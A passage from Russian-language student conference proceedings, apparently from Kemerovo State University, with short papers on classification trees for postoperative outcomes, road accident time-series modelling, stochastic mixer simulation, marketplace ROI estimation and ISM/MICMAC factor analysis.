В настоящее время находят широкое применения методы DATA MINING, одним из которых является метод построения деревьев классификации [1,2,4]. Дерево классификации — это модель, представляющая собой граф, состоящий из узлов и ветвей. Задача дерева — предсказать значение целевой переменной по измеренным значениям факторов. Узлы представляют собой условия, на основе которых принимается решение, а каждая ветвь обозначает один из возможных вариантов. Процесс построения дерева начинается с корневого узла, который содержит всю обучающую выборку. На каждом узле выборка разбивается на подмножества, основываясь на определённых признаках, пока не будет достигнута максимальная точность или не истощится максимальная глубина дерева. Достоинство деревьев решений заключается в том, что они позволяют выделить значимые интервалы значений факторов (рис.2).




Рисунок 2 – Пример выделения значимых интервалов значений факторов

Для построения дерева классификации использовался алгоритм CART модуль DATA MINING в программе STATISTICA, который осуществляет построение бинарных деревьев на основе критерия индекса Джини. Основная идея алгоритма заключается в том, чтобы выбрать такое разбиение из всех возможных в данном узле, чтобы полученные дочерние узлы были максимально однородными. При этом каждое разбиение производится только по одному атрибуту (фактору). На рис.3 представлены результаты построения дерева решений для пациентов группы 1.




Рисунок 3 – Дерево решений для пациентов группы 1

Для оценки качества классификации анализируют классификационную матрицу

		Classification matrix 1 (группа11)	
		Dependent variable: ПОКД ранняя на 10-11 сутки	
		Options: Categorical response, Tree number 1, Analysis sample	
		Observed	Observed
		0	1
Predicted 0	16,00000	1,00000	
Predicted 1		23,00000	

Рисунок 4 – Классификационная матрица

Анализ классификационной матрицы позволяет сделать вывод о том, что качество классификации высокое. В первой группе из 16 пациентов, у которых не наблюдалось ПОКД, все 100% данным деревом были определены как пациенты, у которых ПОКД не разовьется. Из 24 пациентов с ПОКД 23 были классифицированы правильно.

Заключение. Использование алгоритмов DATA MINING, а именно деревьев классификации и регрессии, позволило разработать алгоритмы, с помощью которых можно осуществлять прогноз неблагоприятного исхода для каждой группы пациентов. На основании данных алгоритмов было создано программное приложение, позволяющее оценивать неблагоприятный исход для каждого типа тренировок и осуществлять наиболее благоприятный вид тренинга. Данное приложение получило государственную регистрацию программ для ЭВМ.

Список литературы

1. Груздев А. В. Прогнозное моделирование в IBM SPSS Statistics и R: Метод деревьев решений. М.: ДМК Пресс, 2016 278 с. ISBN 978-5-97060-456-4.
2. Переверзева К. Г., Якушин С. С. Прогнозирование госпитальной летальности у больных в возрасте 75 лет и старше с острым инфарктом миокарда с подъемом сегмента ST с помощью логистической регрессии и построения дерева классификации // ФГБОУ ВО "Рязанский государственный медицинский университет им. акад. И. П. Павлова" Минздрава России. Рязань, Россия, 12/01-2024
3. Предикторы умеренных когнитивных расстройств у пациентов с ишемической болезнью сердца в сочетании с сахарным диабетом 2-го типа / О. А. Трубникова, И. В. Тарасова, А. С. Мамонтова [и др.] // Клиническая медицина. – 2016. – Т. 94, № 1. – С. 31-35. – DOI 10.18821/0023-2149-2016-94-1-31-35. – EDN VKYAVN.
4. M. Ester et al. A Density-Based Algorithm for Discovering Clusters in Large Spatial Databases with Noise Proc. 2nd Int'l Conf. Knowledge Discovery Databases and Data Mining, AAAI Press, Menlo Park, Calif., 1996, pp. 226-231

Научный руководитель: Каган Елена Сергеевна, к.т.н., доцент, заведующий кафедры прикладной математики ИЦ КемГУ

УДК 519.246.8

СТАТИСТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ДИНАМИКИ ЧИСЛА ДОРОЖНО-ТРАНСПОРТНЫХ ПРОИСШЕСТВИЙ В КЕМЕРОВСКОЙ ОБЛАСТИ – КУЗБАССЕ

Касьяненко Д. А.

ФГБОУ ВО «Кемеровский государственный университет»

minezik@mail.ru

Аннотация: Работа посвящена статистическому анализу и моделированию динамики числа ДТП в Кемеровской области за 2015-2024 гг. На основе помесечных данных построена регрессионная модель с трендовой и сезонной компонентами, демонстрирующая хорошие аппроксимирующие свойства.

Ключевые слова: статистический анализ, временные ряды, регрессионная модель, математическое моделирование, дорожно-транспортные происшествия.

Проблема дорожно-транспортных происшествий (ДТП) в Кемеровской области – Кузбассе является актуальной научно-практической задачей в контексте обеспечения безопасности дорожного движения. Высокий уровень аварийности в регионе представляет серьёзную угрозу для жизни и здоровья населения, что подтверждается статистическими данными. Помимо этого, ДТП влекут за собой значительный экономический ущерб для региона, снижая общий уровень благосостояния и требуя значительных затрат на ликвидацию последствий и восстановление инфраструктуры. В условиях роста автомобилизации и интенсивности дорожного движения актуальность разработки эффективных моделей прогнозирования и принятия мер по предотвращению ДТП возрастает, что обуславливает необходимость комплексного подхода к изучению этой проблемы.

В данной работе представлены результаты исследования динамики числа дорожно-транспортных происшествий в Кемеровской области с помощью метода математического моделирования.

Для построения модели использовались статистические данные, размещённые в свободном доступе Министерством внутренних дел Российской Федерации и доступные всем гражданам без ограничений [1].

В целях моделирования из исходных данных был сформирован временной ряд, содержащий сведения об абсолютном количестве ДТП за каждый месяц с января 2015 года по декабрь 2024 года включительно (10 полных лет).

На этапе графического анализа данных, включающего построение гистограммы частот уровней ряда, вероятностного графика точек ряда по отношению к нормальному распределению, коробчатой, скрипичной диаграмм, графика ряда с применением фильтра скользящего среднего, были выдвинуты следующие предположения о структуре данных:

1. Временной ряд, вероятно, имеет тенденцию на убывание.
2. В значениях ряда, вероятно, присутствует периодичность, то есть ряд имеет сезонную составляющую.
3. Данные не содержат выбросов.
4. Данные о количестве ДТП, вероятно, распределены нормально.

Для получения дополнительных сведений о составе данных был проведён дескриптивный анализ уровней ряда, который позволил выявить следующие особенности распределения данных:

1. В данных о количестве ДТП присутствует крайне незначительная степень асимметрии (среднее меньше медианы, при этом коэффициент асимметрии значительно ниже 0,25 по модулю).
2. Исходные данные однородны, при этом имеет место значительная степень их рассеяния (коэффициент вариации превосходит 0,2, но не превосходит 0,33).
3. Распределение данных плосковершинное, близкое к нормальному (значение коэффициента эксцесса близко к 3, но не превосходит 3).

Предположение о нормальном распределении данных, выдвинутое на основании графического и дескриптивного анализов, было проверено на 9 статистических тестах, включая критерии Пирсона и Шапиро-Уилка, тест Крамера-Мизеса-Смирнова. Все тесты позволили принять гипотезу о нормальности распределения на уровне значимости в 0,05 [2].

Наличие тенденции в ряду динамики было подтверждено на основании критерия разностей средних уровней, включающего проверку равенства дисперсий, не выявившую значимых различий в дисперсиях половин ряда, и проверку значимости различий средних значений половин ряда, выявившую оную. При этом график фильтра скользящего среднего позволил сделать предположение о линейной структуре трендовой составляющей ряда, поэтому для ее моделирования было выбрано уравнение прямой. Так как данные были

распределены нормально, не содержали выбросов и аномальных значений, для оценки параметров уравнения прямой был использован обычный (неробастный) метод наименьших квадратов [3]. Проверка значимости коэффициентов модели и построение доверительных интервалов подтвердило статистическую значимость коэффициентов модели регрессии, которая далее была использована для выделения сезонной составляющей ряда [4]. Вычисление коэффициентов автокорреляции с различным значением лага позволило выявить период колебаний сезонной составляющей – 12 месяцев.

Для моделирования сезонной составляющей ряда был выбран ряд Фурье из 6 гармоник с частотами вида $\pi k/6$. Для аппроксимации значений был также выбран обычный метод наименьших квадратов из соображений, аналогичных описанным ранее. В результате была получена регрессионная модель, описывающая как трендовую, так и сезонную составляющие. Расчётные метрики, включающие относительную ошибку аппроксимации ($MAPE = 6,817\%$) и коэффициент детерминации модели ($R^2 = 0,86$), статистическая значимость которого была подтверждена критерием Фишера, обосновывают хорошие аппроксимирующие свойства модели. Для остатков регрессионной модели были проверены условия выполнения теоремы Гаусса-Маркова: остатки модели распределены нормально (на основании тех же тестов, что проводились для исходных данных), математическое ожидание остатков равно нулю (6 тестов, включая t -критерий Стьюдента), остатки гомоскедастичны (тесты Уайта, Голдфелда-Квандта, Бриша-Пэгана) и в них отсутствуют автокорреляции (критерий Дарбина-Уотсона, тесты Бокса-Пирса и Льюнг-Бокса). Выполнение условий теоремы подтверждает эффективность и несмещённость оценок коэффициентов регрессии, полученных методом наименьших квадратов [5].

По итогам проведённого исследования была разработана математическая модель, описывающая динамику числа дорожно-транспортных происшествий в Кемеровской области в разрезе ежемесячной статистики. Модель позволяет выявить закономерности и тенденции в изменении количества ДТП как на протяжении календарного года, так и между годами.

Результаты моделирования представлены в виде графика на рисунке 1, где наряду с расчётными уровнями ряда (сплошная линия) для сравнения показаны фактические уровни (пунктирная линия).




Рисунок 1 – График временного ряда (пунктирная линия) с наложенной кривой аппроксимирующего уравнения (сплошная линия)

Полученные результаты могут быть использованы для прогнозирования числа дорожно-транспортных происшествий в регионе, что, в свою очередь, может помочь в планировании мероприятий по обеспечению безопасности дорожного движения, распределении ресурсов служб экстренного реагирования и оптимизации работы правоохранительных органов.

Список литературы

1. Сведения о показателях состояния безопасности дорожного движения [Электронный ресурс] / ГИБДД МВД России. – URL: <http://stat.gibdd.ru> (дата обращения: 18.02.2025).
2. Кобзарь, А. И. Прикладная математическая статистика: для инженеров и научных работников / А. И. Кобзарь. – М.: ФИЗМАТЛИТ, 2006. – 816 с.
3. Фёрстер, Э. Методы корреляционного и регрессионного анализа / Э. Фёрстер, Б. Рёнц: пер. с нем. – М.: Финансы и статистика, 1983. – 302 с.
4. Брюс, П. Практическая статистика для специалистов Data Science / П. Брюс: пер. с англ. – СПб.: БХВ-Петербург, 2018. – 304 с.
5. Уатт, Дж. Машинное обучение: основы, алгоритмы и практика применения / Дж. Уатт [и др.]: пер. с англ. – СПб.: БХВ-Петербург, 2022. – 640 с.

Научный руководитель – к.ф.-м.н., доцент Мешечкин В. В., ФГБОУ ВО «Кемеровский государственный университет»

УДК 681.514

ИМИТАЦИОННОЕ МОДЕЛИРОВАНИЕ СТОХАСТИЧЕСКОГО ВЫХОДНОГО СИГНАЛА СМЕСИТЕЛЯ НЕПРЕРЫВНОГО ДЕЙСТВИЯ

Копылова Е. С., Прошкина М. Р.

Кемеровский государственный университет

kopylova.liza1@mail.ru, marproshkina16@yandex.ru

Аннотация. В статье рассматривается имитационное моделирование стохастического выходного сигнала смесителя непрерывного действия с помощью метода структурно-параметрической идентификации с использованием корреляционных функций.

Ключевые слова: смеситель непрерывного действия, структурно-параметрическая идентификация, корреляционная функция.

Построение дискретной модели динамического объекта необходимо для включения ее в замкнутую систему автоматического регулирования. Цифровой двойник, осуществляющий такой же отклик, как и непрерывный объект, нужен для апробации управляющих воздействий, вырабатываемых регулятором. Это позволит избежать аварийных ситуаций на производстве.

Смеситель непрерывного действия (СНД), имитация стохастического входа которого производится в работе, описывается непрерывной моделью в виде непрерывной передаточной функции (НПФ):

$$G(s) = \frac{K}{(T_1 s + 1)(T_2 s + 1)} \quad (1)$$

где $K = 1$, $T_1 = 1$, $T_2 = 4$.

Если подать на вход единичное ступенчатое воздействие $1(t)$ [1], то выходной сигнал объекта будет его переходной характеристикой и согласно обратному преобразованию Лапласа [1] примет вид:

$$h(t) = K \left(1 + C_1 e^{-\frac{t}{T_1}} - C_2 e^{-\frac{t}{T_2}} \right), \quad C_1 = \frac{T_1}{T_2 - T_1}, C_2 = \frac{T_2}{T_2 - T_1} \quad (2)$$

Однако, данный объект является стохастическим, так как подаваемые дозаторами смеси не являются однородными, что не позволяет при осуществлении дискретного моделирования использовать классический метод структурно-параметрической (SP-) идентификации [1].

Для выбора способа построения дискретной передаточной функции объекта (1) при зашумленном входе, необходимо произвести имитационное моделирование выходного сигнала, так как, если во входном воздействии стохастическая составляющая является аддитивной помехой, то во выходном сигнале СНД это не так.

Для имитационного моделирования стохастического объекта представим входной сигнал $x(t)$ в виде суммы детерминированной функции $x_1(t) = 1(t)$ и случайной составляющей $x_2(t) = n(t)$. Здесь $n(t)$ – гауссовская помеха, то есть нормальный случайный процесс с нулевым математическим ожиданием и дисперсией $D(n) = \sigma^2$.

Так как объект (1) является линейным динамическим объектом, удовлетворяющим принципу суперпозиции, следовательно, выходной сигнал $y(t)$ будет суммой сигналов $y_1(t)$ и $y_2(t)$, где $y_1(t) = h(t)$ – переходная характеристика (2), и $y_2(t)$ – реакция объекта на шум $n(t)$:

$$y_2(t) = L^{-1}(Y_2(s)) = L^{-1}(G(s) \cdot X_2(s)).$$

Для получения дискретной модели с помощью метода SP-идентификации необходимо знать значения входного и выходного сигнала в моменты времени 0, Δ , 2Δ , и так далее: $x(k\Delta) = 1(k\Delta) + n(k\Delta)$, $y(k\Delta) = h(k\Delta) + y_2(k\Delta)$.

Для моделирования реакции объекта на шум, то есть $y_2(k\Delta)$, воспользуемся тем фактом [2], что передаточная функция объекта может быть представлена как отношение изображений по Лапласу взаимной корреляционно функции входного и выходного сигнала и автокорреляционной функции входного сигнала:

$$G(s) = \frac{R_{xy}(s)}{R_{xx}(s)}. \quad (3)$$

Автокорреляционная функция шума имеет вид [1]

$$R_{xx}(t) = R_{nn}(t) = \sigma^2 \delta(t). \quad (4)$$

Преобразование Лапласа автокорреляционной функции $R_{xx}(s) = \sigma^2$.

Из (3) получим выражение для взаимной корреляционной функции $R_{xy}(s)$.

$$R_{xy}(s) = G(s) \cdot R_{xx}(s) = \frac{K\sigma^2}{(T_1s + 1)(T_2s + 1)}. \quad (5)$$

Из (5) используя обратное преобразование Лапласа [1], получим выражение взаимной корреляционной функции во временной области:

$$R_{xy}(t) = \frac{K\sigma^2}{T_1 - T_2} \left(e^{-\frac{t}{T_1}} - e^{-\frac{t}{T_2}} \right). \quad (6)$$

Для получения реализации $y_2(t\Delta)$ зашумленного выходного сигнала воспользуемся доказанным в работе [2] фактом. Из формулы:

$$G(z) = \frac{R_{xy}(z)}{R_{xx}(z)} = \frac{Y(z)}{X(z)}.$$

следует, что ДПФ можно получить как отношение Z-преобразования взаимной корреляционной функции выходного и входного сигналов к Z-преобразованию автокорреляционной функции входного сигнала. Та же ДПФ может быть получена как отношение Z-преобразования выходного сигнала к Z-преобразованию входного сигнала.

Поместим отсчеты корреляционных функций (4) и (6), сделанных с шагом $\Delta = 1$ в идентифицирующую матрицу в строки №(-1) и №0.

	0	1	2	3	4
-1	0,01	0	0	0	0
0	0,001370	0,001571	0,001409	0,001165	0,000933
1	-1,146680	-1,028371	-0,850683	-0,680828	-0,536968
2	0,249856	0,286505	0,256944	0,212548	0,170109
3	-0,249856	-0,286505	-0,256944	-0,212548	-0,170109
4	0,000000	0,000000	0,000000	0,000000	0,000000

По элементам столбца №0 получим конечную непрерывную дробь. Сворачиваем ее в ДПФ.

$$G(z) = \frac{0,136974z^{-1}}{1 - 1,146680z^{-1} + 0,286505z^{-2}}. \quad (7)$$

Ошибка восстановления полюсов НПФ [1] не превышает 10^{-15} . Это позволяет говорить о удовлетворительной точности дискретной модели.

По данной ДПФ можно построить [1] конечно-разностное уравнение (КРУ) для получения значений стохастического сигнала $y_2(t\Delta)$:

$$y[k] = 1,146680y[k-1] - 0,286505y[k-2] + 0,139974x[k-1]. \quad (8)$$

Теперь необходимо подставить в (8) вместо $x[k]$ реализацию случайного процесса $n(k\Delta)$. График входного сигнала $x(k\Delta) = 1(k\Delta) + n(k\Delta)$ приведен на рисунке 1.




Рисунок 1 - Реализация входного сигнала

Получим с помощью (8) реализацию стохастической составляющей $y_2(k\Delta)$. График выходного сигнала $y(k\Delta) = h(k\Delta) + y_2(k\Delta)$ приведена на рисунке 2.




Рисунок 2 - Реализация выходного сигнала

Таким образом в работе предложен способ построения зашумленного выходного сигнала объекта по стохастическому входному воздействию, имеющему аддитивную помеху. В основе этого способа лежит метод *SP*-идентификации и его модификация для стохастических объектов. Результат имитационного моделирования может быть применен для построения дискретной модели СНД.

Список литературы

1. Гутова, С. Г., Каган, Е. С. Моделирование систем автоматического регулирования: учебное пособие. Кемерово: КемГУ, 2019. 227 с.
2. Карташов В. Я., Новосельцева М. А. Идентификация стохастических объектов: учеб. пособие. 2-е изд., дополн. Кемерово: КемГУ, 2010. 108 с.

Научный руководитель - Гутова Светлана Геннадьевна, канд. техн. наук, доцент, Кемеровский государственный университет

УДК 519.86

ПРИМЕНЕНИЕ МЕТОДОВ ИМИТАЦИОННОГО МОДЕЛИРОВАНИЯ ДЛЯ РАСЧЁТА ПОКАЗАТЕЛЕЙ ЭКОНОМИЧЕСКОЙ ЭФФЕКТИВНОСТИ РОЗНИЧНОЙ ТОРГОВЛИ ТОВАРАМИ НА МАРКЕТПЛЕЙСЕ

Куликов В. О.

ФГБОУ ВО «Кемеровский государственный университет»
vadim_trial@mail.ru

Аннотация. Работа посвящена построению методики автоматизированного расчета показателей экономической эффективности розничной торговли на основе методов имитационного моделирования.

Ключевые слова: имитационная модель, экономическая эффективность, выборка.

В настоящее время распространился такой вид предпринимательской деятельности как торговля на маркетплейсах. Несмотря на свои преимущества (низкий порог входа, удобство взаимодействия с покупателем и т.д.), успешное ведение такого бизнеса является непростым вопросом и требует немалых усилий для предсказания экономической эффективности торговли конкретным товаром. Суть работы заключается в автоматизации вычисления показателей экономической эффективности товара.

Перед тем как проводить анализ выборки объема суточных продаж, нужно обработать ее на наличие выбросов. В нашем случае для выявления и удаления аномалий был выбран метод Межквартильного размаха (IQR). С его помощью мы отсеем из выборки данные, которые

встречаются относительно редко, дабы они не мешали определению числовых характеристик закона распределения (ЗР).

Q_1 (первый квартиль) – значение, ниже которого находятся 25% данных

Q_3 (третий квартиль) – значение, выше которого находятся 25% данных

$$IQR = Q_3 - Q_1 \quad (1)$$

$$LB = Q_1 - 1.5IQR \quad (2)$$

$$UB = Q_3 + 1.5IQR \quad (3)$$

Для того, чтобы сделать прогнозы относительно объема закупки, необходимо определить величину спроса и ее параметры. В системах массового обслуживания величина спроса является дискретной случайной величиной, обычно подчиняющейся Пуассоновскому закону распределения. Поэтому, проверять будем на соответствие именно ему:

$$P(X = k) = \frac{\lambda^k}{k!} e^{-\lambda} \quad (4)$$

Выдвигаем гипотезу H_0 о том, что нет значительных различий между вычисленными значениями по выборке и сопоставляемыми ей значениями предполагаемого закона распределения, и противоположную ей гипотезу H_1 :

$$H_0: F_{\text{набл.}} = F_{\text{теор.}} \quad (5)$$

$$H_1: F_{\text{набл.}} \neq F_{\text{теор.}} \quad (6)$$

Для проверки гипотез использовался критерий Колмогорова-Смирнова

На рисунке 1 приведен пример проверки выборки в программе STATISTICA




Рисунок 2 – Проверка выборки на соответствие Пуассоновскому ЗР по критерию Колмогорова-Смирнова в программе STATISTICA

После того как был определен закон распределения спроса и его параметры, необходимо посчитать ROI варианта. Для этого воспользуемся следующими формулами:

$$NPPU = P \cdot (1 - ecv - tr - cm - adv) - C - T - lm \quad (7)$$

$$RC = P \cdot (1 + tr - cm - ecv) + T - 0.9lm - NPPU \quad (8)$$

$$NPPU_{\text{с возвр.}} = -RC \cdot RR + NPPU \cdot (1 - RR) \quad (9)$$

$$ROI = \frac{NPPU_{\text{с возвр.}}}{C} \cdot 100\% \quad (10)$$

где P – текущая стоимость

C – полная себестоимость товара

T – логистические расходы

lm – последняя миля

$escv$ – ставка эквайринга

tr – налоговая ставка

cm – комиссия за продажу

adv – процент на рекламу

RC – стоимость возврата

RR – процент возвратов

$NPPU$ (net profit per unit) – объем чистой прибыли на единицу товара

ROI (return of investments) – коэффициент возврата инвестиций

На рисунке 2 продемонстрирован расчёт коэффициента ROI в Excel

Закупочная цена, руб	Накладные расходы, руб	Эквайринг, %	Налоговая ставка, % + обслуживание РС	Комиссия, %	Логистика, руб	Мили, руб	Текущая цена (цена по акции)	Чистым и, руб	ROI	Реклама, %	Чистым и, руб (с учетом рекламы)	ROI2	Процент возвратов	Стоимость возврата	Чистым и, руб (с учетом возвратов)	ROI3
150	5	1.50%	7%	24%	90	42	750	219.25	141%	7%	166.75	108%	12%	470.44	90.288	58%
156	5	1.50%	7%	24%	90	44	800	245	152%	7%	189	117%	10%	484.39	121.66	76%
176	15	1.50%	7%	24%	90	44	800	215	113%	10%	135	71%	7%	538.39	87.863	46%
600	15	1.50%	7%	24%	95	110	2000	530	86%	15%	230	37%	8%	1300.99	107.52	17%
780	15	1.50%	7%	24%	95	105	1900	287.5	36%	20%	-92.5	-12%	10%	1551.99	-238.45	-30%

Рисунок 3 – Пример расчета ROI вариантов в Excel

Для последующих вычислений предлагается построить имитационную модель процесса реализации товара [1, 2].

Зная закон распределения и его параметры, можно определить объем закупки, необходимый на заданный срок. Метод определения объема партии заключается в следующем:

1. Задается допустимый уровень риска r того, что за предполагаемый срок реализации d вся партия товара не будет распродана.

2. С помощью имитационной модели [3] для каждого объема закупки V_i определяется вероятность p_i того, что данное количество товара V_i не успеет распродаться за срок реализации d .

3. В качестве итогового объема закупки выбирается максимальное значение из удовлетворяющих неравенству:

$$V^* = \max\{V_i: p_i \leq r\}_{i=1,2,\dots} \quad (11)$$

Предварительно вычислив объем закупки и ROI, можно спрогнозировать прибыль с полной реализации партии:

1. С помощью имитационной модели с учетом риска r того, что вычисленный объем V_{max} не будет распродан за срок реализации d , определяются вектор значений СВ продаж за заданный срок $V = (V_1, V_2, \dots, V_k)$ и соответствующий им вектор вероятностей $p = (p_1, p_2, \dots, p_k)$.

2. Находится математическое ожидание объема продаж:

$$M[V] = \sum_i^k V_i \cdot p_i \quad (12)$$

3. Вычисляется прибыль от полной реализации:

$$NP = M[V] \cdot ROI \cdot C \quad (13)$$

Завершающим шагом является подсчет необходимого объема инвестиций AAC (средних совокупных издержек) [4], необходимого для приобретения партии товара объемом V^* :

$$AAC = V^* \cdot C \quad (14)$$

Список литературы

1. Мешечкин, В. В. Имитационное моделирование: учебное пособие / В. В. Мешечкин, М. В. Косенкова. – Кемерово: Кемеровский государственный университет, 2012. – 116 с. – URL: <https://e.lanbook.com/book/44371>
2. Лычкина, Н. Н. Имитационное моделирование экономических процессов: учебное пособие / Н. Н. Лычкина; под ред. В. В. Година; Государственный университет управления, 2005. – 164 с. – URL: <http://simulation.su/uploads/files/default/2005-uch-posob-lychkina-1.pdf>
3. Худякова, Е. В. Имитационное моделирование процессов и систем в АПК: учебник / Е. В. Худякова, А. А. Липатов. – М: ИКЦ «Колосс», 2021. – 256 с. – URL: <http://simulation.su/uploads/files/default/2021-uch-hudyakov-lipatov.pdf>
4. Теслюк, Л. М. Оценка эффективности инвестиционного проекта: учебное электронное текстовое издание / Л.М. Теслюк, А.В. Румянцева; под ред. М.В. Березюк. – Екатеринбург: Информационный портал УрФУ, 2014. – 141 с. – URL: https://elar.urfu.ru/bitstream/10995/27977/1/tesliyk_rymaynceva_2014.pdf

Научный руководитель – к.ф.-м.н., доцент Мешечкин В. В., ФГБОУ ВО «Кемеровский государственный университет»

УДК 51-7

АВТОМАТИЗИРОВАННАЯ СИСТЕМА ОПРЕДЕЛЕНИЯ СТРУКТУРЫ ФАКТОРОВ МЕТОДАМИ ISM И MICMAC

Медведев В.А., Миллер В.В.

ФГБОУ ВО «Кемеровский государственный университет»

vladim1r.medv@yandex.ru, kimigiriya@gmail.com

Аннотация. В статье рассмотрены алгоритмы многокритериальных методов принятия управленческих решений ISM и MICMAC для определения графической структуры факторов и разделения факторов по кластерам.

Ключевые слова: ISM, MICMAC, факторы, набор достижимости, предшествующий набор, структурная матрица взаимодействия SSIM, оргграф ISM.

При исследовании устойчивости различных процессов и формировании концептуальной основы для ее понимания нельзя игнорировать необходимость учета структурных изменений в исследуемых процессах, являющихся следствием различных вызовов. Такие проблемы могут возникать при исследовании устойчивости цепочек поставок в различных отраслях, стрессоустойчивости деятельности угольных и нефтяных компаний в периоды кризиса и т.п.

Для решения описанных выше задач, в последние годы нашли широкое применение такие методы многокритериального принятия решения как ISM и MICMAC.

ISM (interpretive structural modelling) – интерпретационное структурное моделирование используется для понимания взаимосвязей между отобранной группой показателей, разбиение этих связей на прямые и косвенные с целью дальнейшего их представления в виде многоуровневой иерархической или сетевой модели, отражающей движущие и зависимые факторы.

Группа факторов формируется путем интенсивного изучения литературы, касающейся этой проблемы. Чаще всего выбираются высоко рейтинговые (Q1 и Q2) журналы по данной тематики. Далее отобранная группа факторов корректируется группой экспертов.

Методология ISM включает несколько этапов [1-9]:

Используя данные экспертного опроса, осуществляется построение структурной матрицы взаимодействий (SSIM-structural self- interaction matrix). Для ее построения для каждой i -ой строки производится сопоставление i -ой переменной, со всеми остальными факторами данной строки по правилу:

- V: Фактор i влияет на фактор j ;
- A: фактор j влияет на фактор i ;
- X: Факторы i и j взаимосвязаны;
- O: связь между факторами i и j отсутствует.

Построение начальной бинарной матрицы достижимости IRM путем замены элементов матрицы SSIM на 0 и 1 по правилу:

- если $SSIM_{i,j} = V$; тогда двоичное значение в IRM для $IRM_{i,j} = 1$, а для $IRM_{j,i} = 0$;
- если $SSIM_{i,j} = A$; тогда двоичное значение в IRM для $IRM_{i,j} = 0$, а для $IRM_{j,i} = 1$;
- если $SSIM_{i,j} = X$; тогда двоичное значение в IRM для $IRM_{i,j} = 1$, а для $IRM_{j,i} = 1$;
- если $SSIM_{i,j} = O$; тогда двоичное значение в IRM для $IRM_{i,j} = 0$, а для $IRM_{j,i} = 0$;

После того как построена бинарная матрица IRM, она проверяется с позиции выполнения условия транзитивности. Если определяется, что для каких-то элементов это условие нарушается, то исходная матрица IRM по этим элементам корректируется.

Матрица IRM отражает только прямые связи между факторами. Чтобы получить матрицу FRM, отражающую все существующие косвенные связи между факторами, необходимо построить транзитивное замыкание отношения, описываемого матрицей IRM. $FRM = IRM^n$ [1].

Таким образом мы можем получить матрицу FRM: до цикловых итераций $FRM = IRM$

